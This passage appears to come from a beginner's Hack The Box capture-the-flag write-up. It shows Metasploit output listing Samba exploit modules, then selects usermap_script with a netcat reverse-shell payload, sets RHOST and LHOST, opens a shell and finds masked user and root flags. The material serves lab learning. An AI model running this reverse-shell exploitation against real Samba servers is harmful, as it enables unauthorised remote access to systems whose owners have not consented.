   11  auxiliary/admin/smb/samba_symlink_traversal                            normal     No     Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                  normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                       2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename                 2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                  normal     No     Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                                normal     No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/linux/samba/lsa_transnames_heap               2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap                 2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap             2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   20  auxiliary/dos/samba/read_nttrans_ea_list                               normal     No     Samba read_nttrans_ea_list Integer Overflow
   21  exploit/freebsd/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                        2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                          2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   25  exploit/windows/http/sambar6_search_results           2003-06-21       normal     Yes    Samba 6 Search Results Buffer Overflow

Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results

msf6 > Interrupt: use the 'exit' command to quit
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```


Setting r-l hosts

This time we have to set Rhost again and this time Lhost. Lhost is used to listen to the result of the scan this time so we need to set it to are IP address. On Lhost i set it to tun0 this is a command that means vpn ip address being used.



Run

As with above now everything is set we run the exploit



Shell

Now we have a shell that will look weird to most people as there is no text and it will just give you a blank line. This is just how shells look when using metasploit. There are ways to make this look nicer. I did not do that here.

I then did this command **find . -name user.txt** this will look for any folder that has that name in hackthebox you are looking for the user.txt and root.txt these are what are considered flags.

search user.txt flag

0df********5a**

search root.txt flag

3**********df